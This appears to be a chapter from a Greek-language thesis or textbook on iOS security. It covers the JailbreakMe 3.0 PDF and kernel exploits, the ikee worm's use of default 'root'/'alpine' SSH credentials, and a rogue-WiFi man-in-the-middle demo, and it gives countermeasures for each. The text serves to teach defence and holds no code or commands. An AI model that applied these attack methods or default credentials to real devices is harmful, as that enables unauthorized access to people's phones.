Στο κεφάλαιο αυτό θα εξετάσουμε τις δυνατότητες hacking συσκευών iPhone άλλων. Θα εξετάσουμε μια ποικιλία περιστατικών, καθώς και θέματα που σχετίζονται με την πρόσβαση σε συσκευές που τρέχουν iOS.

Οι διαθέσιμες επιλογές για τη διεξαγωγή μια επιτυχημένης επίθεσης είναι περιορισμένες σε σχέση με άλλες πλατφόρμες. Το iOS έχει ένα ελάχιστο προφίλ δικτύου, καθιστώντας τις απομακρυσμένες επιθέσεις μέσω δικτύου, πρακτικά ανεφάρμοστες.

Συσκευές στις οποίες έχουμε κάνει jailbreak, όταν οι ρυθμίσεις των υπηρεσιών δικτύου είναι εσφαλμένες ή παλαιότερες, αντιμετωπίζουν κάποιους κίνδυνους όταν είναι συνδεδεμένες με το δίκτυο. Ωστόσο, οι jailbroken συσκευές αποτελούν ένα σχετικά μικρό ποσοστό του συνολικού αριθμού των συσκευών σε απευθείας σύνδεση, και η ύπαρξη αυτών των υπηρεσιών δεν μπορεί να θεωρηθεί ως μια γενικευμένη μέθοδος επίθεσης.

Το iOS έχει ακολουθήσει, κατά κάποιο τρόπο, την εξέλιξη των λειτουργικών συστημάτων client όπως τα Windows, που από προεπιλογή απενεργοποιούν την πρόσβαση στις περισσότερες ή και όλες τις υπηρεσίες δικτύου. Μια σημαντική διαφορά είναι ότι, σε αντίθεση με τα Windows, οι υπηρεσίες δικτύου, δεν επανεργοποιούνται αργότερα για λόγους διαλειτουργικότητας με ανταλλαγή αρχείων ή άλλες υπηρεσίες. Αυτό σημαίνει ότι, για όλες τις προθέσεις και τους σκοπούς, η προσπάθεια απομακρυσμένης πρόσβασης στο iOS μέσω δικτύου είναι δύσκολη.

Φυσικά, ένας εισβολέας έχει άλλες διαθέσιμες επιλογές, εκτός από την παραδοσιακή των απομακρυσμένων επιθέσεων μέσω δικτύου. Οι περισσότερες από αυτές τις επιλογές συνδέονται με την εκμετάλλευση client-side τρωτών σημείων πρόσβασης στο τοπικό δίκτυο ή φυσική πρόσβαση στη συσκευή. Η δυνατότητα επιτυχίας μιας επίθεσης που βασίζεται στην πρόσβαση στο τοπικό δίκτυο ή τη φυσική πρόσβαση εξαρτάται σε μεγάλο βαθμό από τον συγκεκριμένο στόχο. Επιθέσεις μέσω τοπικού δικτύου έχουν χρησιμότητα εάν ο στόχος είναι απλά ο επηρεασμός κάποιου ευάλωτου συστήματος συνδεδεμένου με το τοπικό δίκτυο. Λειτουργώντας ένα κακόβουλο WAP (wireless access point) σε ένα αεροδρόμιο, καφετέρια, ή οποιοδήποτε άλλο σημείο με μεγάλο αριθμό επισκεπτών, όπου συχνά χρησιμοποιείται πρόσβαση WiFi είναι ένας τρόπος για να ξεκινήσει μια επίθεση αυτού του είδους.

Αν ο στόχος είναι ένας συγκεκριμένος χρήστης ή εταιρία- οργανισμός, τότε ο επιτιθέμενος θα πρέπει πρώτα να αποκτήσει απομακρυσμένη πρόσβαση στο τοπικό δίκτυο με το οποίο είναι συνδεδεμένη η συσκευή στόχος ή, εναλλακτικά, να είναι σε φυσική εγγύτητα με το χρήστη-στόχο, προκειμένου να γίνει σύνδεση με έναν κοινόχρηστο, χωρίς ασφάλεια ασύρματο δίκτυο, ή διαφορετικά να δελεαστεί ο χρήστης να συνδεθεί με ένα κακόβουλο WAP. Σε αυτές τις περιπτώσεις, τα εμπόδια εισόδου είναι υψηλά και η πιθανότητα επιτυχίας μειωμένη, διότι και η πρόσβαση σε ένα συγκεκριμένο τοπικό δίκτυο και ο δελεασμός ενός χρήστη-στόχου μέσω ενός συγκεκριμένου ασύρματου δίκτυο είναι πολύπλοκες διαδικασίες.

Ένας εισβολέας με φυσική πρόσβαση σε μια συσκευή έχει ένα ευρύτερο σύνολο διαθέσιμων επιλογών. Με την δυνατότητα να εκτελέσει μια jailbreak εκκίνηση (εφικτό σε ορισμένα μοντέλα iPhone), αποκτά πρόσβαση στο σύστημα αρχείων και εξαπολύει επιθέσεις κατά του keychain, καθώς και άλλων προστατευτικών μηχανισμών. Με τον τρόπο αυτό η πιθανότητα της επιτυχούς άντλησης πληροφοριών από μια συσκευή γίνεται μεγαλύτερη. Ωστόσο, η φυσική πρόσβαση στη συσκευή προϋποθέτει κλοπή ή κάποιου είδους απώλεια. Οι φυσικές επιθέσεις σε μια συσκευή πρέπει να εξετάζονται σοβαρά, με δεδομένο ότι μία συσκευή (πιθανώς και η δική μας) θα μπορούσε εύκολα να χαθεί ή κλαπεί. Δεν υπάρχει όμως η

προοπτική της ανάπτυξης ενός συνόλου εργαλείων και μεθοδολογιών για την πειρατεία σε iOS που βασίζονται στη φυσική πρόσβαση σε συσκευές.

Στην πράξη οι επιλογές που έχει ένας εισβολέας είναι γενικά οι client-side επιθέσεις. Οι client-side επιθέσεις έχουν βρεθεί πολλές φορές σε εφαρμογές συνδυασμένες με το iOS , ιδίως, στο Safari Browser.

Με τη λίστα των γνωστών αδυναμιών που επηρεάζουν αυτές τις εφαρμογές και άλλα στοιχεία, ένας εισβολέας έχει μια ποικιλία από επιλογές στη διάθεσή του κατά την στόχευση για την επίθεση σε iPhones.

Η έκδοση του iOS που τρέχει σε μια συσκευή παίζει σημαντικό ρόλο, καθώς σχετίζεται με την ευκολία με την οποία μία συσκευή μπορεί να γίνει προσβάσιμη στον επιτιθέμενο. Σε γενικές γραμμές, όσο παλαιότερη είναι η έκδοση του iOS, τόσο πιο εύκολο είναι να αποκτήσει ο επιτιθέμενος πρόσβαση.

Όσον αφορά την εξαπόλυση επιθέσεων, οι διαθέσιμες μέθοδοι είναι παρόμοιες με εκείνες για τα λειτουργικά συστήματα των οικιακών υπολογιστών, συμπεριλαμβανομένης της φιλοξενίας κακόβουλων αρχείων σε web servers ή μέσω του ηλεκτρονικού ταχυδρομείου.

Οι επιθέσεις δεν περιορίζονται σε εφαρμογές που παρέχονται με το iOS, αλλά επίσης και σε εφαρμογές τρίτων. Με τον συνεχώς αυξανόμενο αριθμό των εφαρμογών που διατίθενται μέσω του App Store, καθώς και μέσω εναλλακτικών αγορών, όπως το Cydia store, είναι λογικό να υποθέσουμε ότι η τρωτότητα κάποιων εφαρμογών και οι client-side επιθέσεις, θα συνεχίσουν να είναι οι πρωτεύοντες φορείς για την αρχική πρόσβαση σε συσκευές iOS.

Εκμεταλλευόμενος τη δυνατότητα αρχικής πρόσβασης στο iOS, μέσω των τρωτών εφαρμογών, ένας εισβολέας μπορεί να πραγματοποιήσει, επίθεση και να αποκτήσει πρόσβαση σε πληροφορίες που υπάρχουν στο sandbox των εφαρμογών.

Εάν ένας εισβολέας θέλει να αποκτήσει τον πλήρη έλεγχο μιας συσκευής, τότε το εμπόδιο εισόδου και η δυσκολία αυξάνονται σημαντικά. Το πρώτο βήμα σε αυτή τη διαδικασία, αφού απέκτησε τον έλεγχο μιας εφαρμογής, είναι να ξεφύγει από το sandbox, αξιοποιώντας μια ευπάθεια σε επίπεδο kernel. Με δεδομένο ότι τα τρωτά σημεία σε επίπεδο kernel είναι λίγα και το επίπεδο δεξιοτήτων που απαιτούνται για την αξιοποίηση τους είναι πολύ αυξημένο, πολύ λίγοι είναι σε θέση να ξεφύγουν από το sandbox και να παρέμβουν στον πυρήνα. Στην πράξη το ζήτημα είναι αρκετά πιο δύσκολο από ότι στη θεωρία.

Ιδιαίτερα στην περίπτωση που στόχος είναι συσκευή με iOS 6, με δεδομένο ότι σε αυτή την έκδοση του λειτουργικού συστήματος έχει εφαρμοστεί ASLR στο επίπεδο του πυρήνα, αυτό καθιστά ακόμη πιο δύσκολο να είναι επιτυχής μια επίθεση στον πυρήνα.

Για τους περισσότερους εισβολείς, η συνήθης και εφικτή προσέγγιση είναι απλά να περιμένουν να εμφανιστεί κάποιος νέος τρόπος προσβολής και να δράσουν στο χρονικό διάστημα μέχρι την έκδοση ενημέρωσης του λογισμικού που θα διορθώνει την ευπάθεια αυτή ή να στοχεύουν χρήστες που τρέχουν παλαιότερες εκδόσεις του iOS.

Ως τελική παρατήρηση πριν δούμε μερικά συγκεκριμένα παραδείγματα προσβολής , αξίζει να σημειωθεί ότι σε σύγκριση με άλλες πλατφόρμες, λίγα σχετικά εργαλεία υπάρχουν ειδικά για να αποκτήσει κάποιος μη εξουσιοδοτημένη πρόσβαση σε iOS. Η πλειοψηφία των εργαλείων που διατίθενται αφορά το jailbreaking του iOS το οποίο είναι μια επιτρεπτή δραστηριότητα, με την προϋπόθεση ότι γίνεται με την συναίνεση του ιδιοκτήτη της συσκευής.

Πολλά από αυτά τα εργαλεία μπορούν να εξυπηρετήσουν διττό σκοπό. Για παράδειγμα , το jailbreak κατά την εκκίνηση, μπορεί να χρησιμοποιηθεί για να αποκτήσει πρόσβαση σε μια

συσκευή ένας εισβολέας όταν την έχει στην κατοχή του. Επίσης οι διαδικασίες jailbreaking που περιγράφονται στο site *jailbreakme.com* ή αλλού μπορούν από κάποιο κακόβουλο να τροποποιηθούν κατάλληλα ώστε να αποκτήσει πρόσβαση σε συσκευές που είναι συνδεδεμένες σε δίκτυο. Είναι σύνηθες οι hackers να επαναπροσδιορίζουν τα υφιστάμενα εργαλεία ώστε να γίνουν κατάλληλα για κακόβουλες επιθέσεις από το να επενδύσουν πολύ χρόνο, προσπάθεια, και γνώση για την ανάπτυξη νέων τεχνικών και εργαλείων από το μηδέν.

Το κενό ασφαλείας του JailbreakMe3.

Οι πιο δημοφιλείς επιθέσεις σε iOS μέχρι σήμερα βασίζονται στην ύπαρξη τρωτών σημείων σε iPhone στα οποία έχει γίνει jailbreak.

Συνήθως βέβαια η προσβολή γίνεται "τοπικά" κατά τη διαδικασία jailbreak, οι εισβολείς όμως μπορούν να αξιοποιήσουν τις ευπάθειες και εξ αποστάσεως, για παράδειγμα, με την δημιουργία ενός κακόβουλου εγγράφου που θα έχει τη δυνατότητα να αναλάβει τον έλεγχο της εφαρμογής στο οποίο είναι φορτωμένο.

Το έγγραφο μπορεί στη συνέχεια να διανέμεται στους χρήστες μέσω μιας ιστοσελίδας, ενός e-mail, chat, ή κάποιου άλλου μέσου που χρησιμοποιείται συχνά. Στον κόσμο των PC, αυτή η μέθοδος επίθεσης έχει χρησιμοποιηθεί για μια σειρά κακόβουλων παρεμβάσεων τα τελευταία χρόνια. Το iOS, παρά το γεγονός ότι είναι αρκετά ασφαλές από απομακρυσμένες επιθέσεις μέσω δικτύου και παρά το ότι επαίρεται για προηγμένη αρχιτεκτονική ασφάλειας, έχει δείξει κάποια αδυναμία στην αντιμετώπιση αυτού του είδους των επιθέσεων.

Η βάση για μια τέτοια επίθεση εμφανίζεται καθαρά από το JailbreakMe 3.0 (ή JBME3.0).Το JBME3.0 εκμεταλλεύεται δύο τρωτά σημεία: το πρώτο ένα PDF bug, και το δεύτερο ένα bug του πυρήνα.

Ενημερωτικό δελτίο ασφαλείας της Apple για το iOS 4.3.4 (*support.apple.com/kb/HT4802*) μας δίνει λίγο περισσότερες λεπτομέρειες σχετικά με τις δύο ευπάθειες. Η πρώτη περιγράφεται ως FreeType Type 1 Font bug, που μπορεί να οδηγήσει σε εκτέλεση αυθαίρετου κώδικα (CVE-2011-0226). Μια ειδικά δημιουργημένη γραμματοσειρά τύπου 1 που περιλαμβάνεται σε ένα αρχείο PDF αποτελεί το φορέα που οδηγεί στην αυθαίρετη εκτέλεση κώδικα Η δεύτερη ευπάθεια, (CVE-2011-0227), περιγράφεται ως ένα bug μη έγκυρης μετατροπής τύπου που επηρεάζει το IOMobileFrameBuffer που θα μπορούσε να οδηγήσει στην εκτέλεση αυθαίρετου κώδικα με δικαιώματα σε επίπεδο συστήματος.

Ο αρχικός φορέας της επίθεσης είναι η φόρτωση ενός ειδικά δημιουργημένου PDF στον Safari. Σε αυτό το σημείο, μια ευπάθεια ενεργοποιείται στον κώδικα, υπεύθυνο για την ανάλυση του εγγράφου. Έπειτα το λογισμικό που έχει περιληφθεί στο «πειραγμένο» PDF είναι σε θέση να αναλάβει τον έλεγχο της εφαρμογής. Στη συνέχεια η εκμετάλλευση συνεχίζει σε επίπεδο πυρήνα και, τελικά γίνεται ανάληψη του πλήρους έλεγχου της συσκευής.

Για τον απλό χρήστη που προχωρά σε jailbreak του iPhone του, τα παραπάνω δεν αποτελούν σημαντικό ζήτημα. Ωστόσο, για τους ειδικούς ασφαλείας το θέμα είναι ότι, εάν η τεχνική JBME3.0 μπορεί, αξιοποιώντας ένα ζευγάρι τρωτών σημείων, να αναλάβει τον πλήρη έλεγχο της συσκευής, μια παρόμοια τεχνική μπορεί να χρησιμοποιηθεί για κακόβουλους σκοπούς.


Η Apple κυκλοφόρησε, τον Ιούλιο του 2011, το iOS 4.3.4 που αντιμετωπίζει τα θέματα τρωτότητας από JBME3.0. Οι περισσότερες συσκευές δεν τρέχουν πλέον ευπαθείς εκδόσεις του iOS (4.3.3 και κάτω) και δεν είναι ευπαθείς σε αυτό το φορέα της επίθεσης.

Μέτρα αποτροπής - JBME3.0

Η διατήρηση του λειτουργικού συστήματος και του λογισμικού ενημερωμένου με τα τελευταία patches είναι η βέλτιστη πρακτική ασφαλείας, και το jailbreaking το κάνει δύσκολο και παρακινδυνευμένο. Κατά πρώτον ένα jailbreaked iphone είναι ευάλωτο, και δεν μπορεί να λάβει τις επίσημες ενημερώσεις από την Apple που επιδιορθώνουν αυτά τα τρωτά σημεία και οποιαδήποτε άλλο πρόβλημα αναφύεται στη συνέχεια.

Σε διαφορετική περίπτωση πρέπει συνεχώς να επαναφέρουμε στην αρχική κατάσταση το τηλέφωνό κάθε φορά που βγαίνει μια νέα ενημερωμένη έκδοση, ή να λαμβάνουμε τα patches από ανεπίσημες πηγές. Η σύσταση είναι για ενημέρωση του λογισμικού της συσκευής over-the-air, αμέσως μόλις εμφανιστεί διαθέσιμη ενημέρωση (υποστήριξη over-the-air ενημέρωσης εισήχθη με iOS 5.0.1). Επίσης χρειάζεται ενημέρωση και των εφαρμογών τακτικά κάθε φορά που υπάρχει σχετική ειδοποίηση από το App Store.

Επιθέσεις ikee



Εικόνα 50 ikee worm

Τον Νοέμβριο του 2009, εμφανίσθηκε το πρώτο worm που στόχευε το iOS. Αυτό το worm, γνωστό ως ikee, λειτουργούσε με σάρωση μπλοκ IP που έχουν εκχωρηθεί σε παρόχους τηλεπικοινωνιών στην Ολλανδία και την Αυστραλία.

Σε iPhone 3GS που έχει «ξεκλειδώσει» και έχει εγκατασταθεί το OpenSSH , αν δεν γίνει άμεσα αλλαγή των προεπιλεγμένων κωδικών πρόσβασης root , σε λίγο μπορεί να διαπιστώσουμε ότι έχει αλλάξει η «ταπετσαρία» και έχει αντικατασταθεί με την φωτογραφία του ποπ τραγουδιστή της δεκαετίας του 1980 Rick Astley.

Η λογική ήταν απλή, σάρωση για εντοπισμό συσκευών με θύρα TCP 22 ανοικτή (SSH), και στη συνέχεια προσπάθεια σύνδεσης με τον προεπιλεγμένο κωδικό "root" και "alpine" (πρόκειται για τους προεπιλεγμένους κωδικούς σύνδεσης για jailbroken iPhones) .

Παραλλαγές του worm, όπως το iKee.A προχωρούσε σε μερικές βασικές δράσεις κατά το login, όπως η απενεργοποίηση του server SSH που είχε χρησιμοποιηθεί, αλλαγή της ταπετσαρία του τηλέφωνου, καθώς επίσης και τη δημιουργία ενός τοπικού αντιγράφου του worm. Από αυτό το σημείο, οι μολυσμένες συσκευές χρησιμοποιούνται για ανίχνευση και μόλυνση άλλων συσκευών. Αργότερα παραλλαγές, όπως iKee.B εισήγαγε λειτουργικότητα botnet, που είχε τη δυνατότητα να ελέγχει μολυσμένες συσκευές από απόσταση μέσω ενός καναλιού διοίκησης και ελέγχου (command and control).

Το ikee αποτέλεσε ένα ορόσημο αναφορικά με τα θέματα ασφαλείας που επηρεάζουν το iPhone. Ήταν και συνεχίζει να είναι το πρώτο και μοναδικό δημοσιοποιημένο, ξεκάθαρο παράδειγμα malware με επιτυχή στόχευση στο iOS.

Εκμεταλλεύτηκε μια βασική αδυναμία διαμόρφωσης και παρόλο που η λειτουργικότητα των πρώτων παραλλαγών ήταν σχετικά ήπια, χρησίμευσε για να αποδείξει ότι το iOS δεν είναι απρόσβλητο από επιθέσεις και ότι υπάρχουν πραγματικές απειλές στις οποίες είναι ευαίσθητο.

Το Ikee απέδειξε ότι το iOS μπορεί, υπό ορισμένες συνθήκες, να προσβληθεί από απόσταση,

όμως αυτό δεν σημαίνει κατ 'ανάγκη εγγενή (έμφυτη) ευπάθεια στο iOS. Στην πραγματικότητα, το αντίθετο είναι ίσως μια πιο δίκαιη υπόθεση για να κάνει κανείς .

Το iOS είναι ένα λειτουργικό σύστημα τύπου Unix, με αρχιτεκτονική βασισμένη στο Mac OS X. Αυτό σημαίνει ότι η πλατφόρμα μπορεί να δεχθεί επίθεση με έναν τρόπο παρόμοιο με αυτόν που χρησιμοποιείται για να γίνει επίθεση σε άλλα Unix-like λειτουργικά συστήματα.

Οι επιλογές για την εξαπόλυση μιας επίθεσης περιλαμβάνουν, απομακρυσμένες επιθέσεις δικτύου που αφορούν την εκμετάλλευση των ευάλωτων υπηρεσιών δικτύου, Client-side επιθέσεις, συμπεριλαμβανομένης της εκμετάλλευσης των ευάλωτων τρωτών εφαρμογών, τοπικές δικτυακές επιθέσεις, όπως man-in-the-middle (MITM) της κίνησης του δικτύου, και επιθέσεις που συνδέονται με τη φυσική πρόσβαση στη συσκευή στόχο. Σημειώνεται, ωστόσο, ότι ορισμένα χαρακτηριστικά iOS κάνουν κάποιες από τις τεχνικές αυτές λιγότερο αποτελεσματικές από ό, τι για τις περισσότερες άλλες πλατφόρμες.

Για παράδειγμα, το προφίλ δικτύου για ένα καινούργιο iPhone (χωρίς καμία παρέμβαση) αφήνει πολύ λίγα σημεία πρόσβασης. Μόνο μία θύρα TCP, 62087, μένει ανοικτή. Δεν έχουν γίνει γνωστές επιθέσεις σε αυτήν την υπηρεσία και, αν και κανένας δεν γνωρίζει εάν και ποτέ υπάρξουν και γίνουν γνωστές, είναι ασφαλές να πούμε ότι το συνολικό προφίλ δικτύου για το iOS είναι σχεδόν ελάχιστο.

Στην πράξη, το να αποκτήσει κάποιος μη εξουσιοδοτημένη πρόσβαση σε ένα iPhone (που δεν έχει υποστεί jailbreak) από ένα απομακρυσμένο δίκτυο είναι σχεδόν αδύνατο. Καμία από τις υπηρεσίες που συνήθως αποτελούν στόχο των δοκιμών, όπως SSH, HTTP και SMB, δεν έχει βρεθεί να αφήνει χώρο για επίθεση. Πρέπει να αναγνωριστεί ότι η Apple παρέχει ένα ασφαλές configuration για το iPhone από την άποψη αυτή.

Φυσικά, υπάρχουν μεταβλητές που επηρεάζουν την τρωτότητα του iOS σε επιθέσεις μέσω δικτύου. Αν μια συσκευή έχει υποστεί jailbreak και έχουν εγκατασταθεί υπηρεσίες, όπως το SSH (secure shell), τότε αυξάνεται η «επιφάνεια» επίθεσης. Εφαρμογές εγκατεστημένες από το χρήστη που πιθανώς συνδέονται στο δίκτυο, αυξάνουν περαιτέρω τον κίνδυνο των απομακρυσμένων επιθέσεων. Ωστόσο, δεδομένου ότι αυτές τρέχουν στη συσκευή για σύντομα μόνο χρονικά διαστήματα, δεν αποτελούν ένα αξιόπιστο μέσο για την απόκτηση απομακρυσμένης πρόσβασης σε μια συσκευή.

Προστασία έναντι της επίθεσης iKee worm –Αντίμετρα

Το iKee worm στήριζε την ύπαρξη του αποκλειστικά σε εσφαλμένες ρυθμίσεις, στη σύνδεση με το δίκτυο, σε iPhones που έχουν υποστεί jailbreak. Προφανώς το πρώτο αντίμετρο σε μια επίθεση αυτού του είδους είναι να μην γίνει jailbreak στο iPhone.

Στην περίπτωση που γίνει jailbreak, πρέπει να αλλαχθούν οι προεπιλεγμένες πιστοποιήσεις της συσκευής αμέσως μετά την εγκατάσταση του OpenSSH. Προφανώς η σύνδεση πρέπει να έχει γίνει με ένα αξιόπιστο δίκτυο. Επιπλέον, οι υπηρεσίες δικτύου, όπως SSH θα πρέπει να ενεργοποιούνται μόνο όταν αυτό είναι απαραίτητο και να μην παραμένουν μόνιμα ανοικτές.

Ο γενικός κανόνας για jailbroken συσκευές είναι η αναβάθμιση στην τελευταία έκδοση του jailbreakable iOS όταν αυτό είναι δυνατόν, και η εγκατάσταση, το συντομότερο δυνατό, των patches που παρέχονται από την κοινότητα.

Η επίθεση FOCUS 11- Man-in-the-Middle

Τον Οκτώβριο του 2011, στο συνέδριο της McAfee FOCUS 11 που πραγματοποιήθηκε στο Λας Βέγκας, ο Stuart McClure με την ομάδα TRACE McAfee παρουσίασαν μια σειρά επιθέσεων που περιλάμβανε το ζωντανό hack του iPad.

Η επίθεση πραγματοποιήθηκε με τη χρήση ενός MacBook Pro laptop, τη δημιουργία δύο διεπαφών ασύρματου δικτύου και, στη συνέχεια, τη διαμόρφωση μίας από τις διεπαφές ώστε να χρησιμεύσει ως ένα κακόβουλο σημείο ασύρματης πρόσβασης (WAP). Στο WAP δόθηκε ένα SSID παρόμοιο με το SSID του νόμιμου WAP του συνεδρίου. Αυτό έγινε για να φανεί ότι οι χρήστες θα μπορούσαν εύκολα να παρασυρθούν σε σύνδεση με το κακόβουλο WAP .

Το laptop στη συνέχεια χρησιμοποιήθηκε ώστε να διοχετεύει όλη την κίνηση από το κακόβουλο WAP στο κανονικό WAP. Αυτό έδωσε στο laptop τη δυνατότητα, με τη διαδικασία man-in-the-middle, για αποστολή κίνησης προς ή από το iPad.

Για να γίνουν τα πράγματα πιο ενδιαφέροντα, προστέθηκε το man-in-the-middle για συνδέσεις SSL, ένα exploit για την CVE-2011-0228 επικύρωσης πιστοποιητικού X.509 , όπως αναφέρθηκε από την Trustwave Spider Labs .

Με αυτή τη ρύθμιση, το iPad χρησιμοποιήθηκε για περιήγηση στο Gmail μέσω SSL. Το Gmail φορτώθηκε στον browser του iPad, αλλά με μια νέα προσθήκη στο σύνηθες interface - ένα iframe που περιέχει σύνδεση σε ένα PDF ικανό να προκαλέσει σιωπηλό rooting της συσκευής, όπως φαίνεται στο Σχήμα που ακολουθεί,. Το PDF που φορτώθηκε ήταν ίδιο με το JBME3.0 PDF, αλλά ήταν τροποποιημένο για να μην υπάρξουν ορατές αλλαγές στο Springboard, όπως η προσθήκη του εικονιδίου Cydia. Το PDF στη συνέχεια χρησιμοποιήθηκε για τη φόρτωση ενός custom αρχείου freeze.tar.xz, που περιείχε το jailbreak και τα αντίστοιχα πακέτα που απαιτούνται για την εγκατάσταση του SSH και VNC στη συσκευή.





Figure 3-12 A fake man-in-the-middle Gmail login page rendered on an iPhone with a JBME3.0 PDF embedded via iframe to "silently" root the device

Εικόνα 51 Επίθεση Man-in-the-middle με ψεύτικη σελίδα gmail

Η FOCUS 11 hack σχεδιάστηκε για να αποδείξει την τρωτότητα των συσκευών iOS. Μερικοί έχουν την λανθασμένη εντύπωση ότι το iPhone ή το iPad σε αυτήν την περίπτωση, είναι ασφαλή από επιθέσεις. Το demo σχεδιάστηκε για να επισημάνει το γεγονός ότι είναι δυνατό να αποκτηθεί μη εξουσιοδοτημένη πρόσβαση σε iOS συσκευές. Η επίθεση συνδύαζε αξιοποίηση των client-side τρωτών σημείων συμφώνα με την τεχνική JBME3.0 και επικύρωση πιστοποιητικού SSL και μια επίθεση στο τοπικό δίκτυο για να αποδείξει ότι το iOS μπορεί επίσης να δεχθεί hacking με πολλούς τρόπους.



Εικόνα 52 Λογική του MitM

Με άλλα λόγια, για το σπάσιμο του iOS υπάρχουν πολλές επιλογές και τρόποι για να το καταφέρει κανείς. Είναι επίσης δυνατές εξελιγμένες επιθέσεις που αφορούν την εκμετάλλευση των πολλαπλών τρωτών σημείων. Τέλος, το κακόβουλο σενάριο WAP έδειξε ότι η επίθεση δεν ήταν κάτι θεωρητικό αλλά πολύ πρακτικό. Η ίδια ρύθμιση είναι κάτι που θα μπορούσε να αναπαραχθεί εύκολα, και το συνολικό σενάριο επίθεσης είναι κάτι που θα μπορούσε να πραγματοποιηθεί στον πραγματικό κόσμο .

Προστασία έναντι της επίθεσης FOCUS 11 –Αντίμετρα

Εικόνα 53 Διαθέσιμα δίκτυα στο iphone

Η επίθεση FOCUS 11 συνδύασε ένα σύνολο τρωτών σημείων και ένα κακόβουλο WAP για να αποκτηθεί μη εξουσιοδοτημένη πρόσβαση σε μια ευάλωτη συσκευή. Το γεγονός ότι πολλά βασικά στοιχεία του λειτουργικού συστήματος είχαν ανατραπεί, δείχνει ότι υπάρχουν περιορισμοί και δυσκολίες σε σχέση με τα αντιμέτρα που θα μπορούσαν να έχουν εφαρμοστεί για να αποτρέψουν την επίθεση.

Το πρώτο μέτρο για την αποτροπή αυτής της συγκεκριμένης επίθεσης, είναι η συνεχής ενημέρωση της συσκευή με την τελευταία έκδοση του λογισμικού και τα σχετικά patches.

Ένα δεύτερο αντίμετρο είναι η ρύθμιση της συσκευής iOS, να ζητά την άδεια του χρήστη προκειμένου να ενταχθεί σε δίκτυα. Η συσκευή θα εντάσσεται σε ήδη γνωστά δίκτυα αυτόματα, αλλά θα ζητά άδεια για σύνδεση σε νέα άγνωστα δίκτυα. Με τον τρόπο αυτό δίνεται η δυνατότητα επιλογής για σύνδεση σε ένα δυνητικά κακόβουλο δίκτυο. Βέβαια η επίθεση FOCUS11 χρησιμοποίησε ένα όνομα δικτύου WiFi που έμοιαζε "φιλικό" και οικείο. Η καλύτερη βέβαια

συμβουλή είναι η σύνδεση αποκλειστικά και μόνο σε γνωστά δίκτυα, αυτό όμως στις μέρες μας είναι αρκετά δύσκολο λόγω των αναγκών επικοινωνίας.

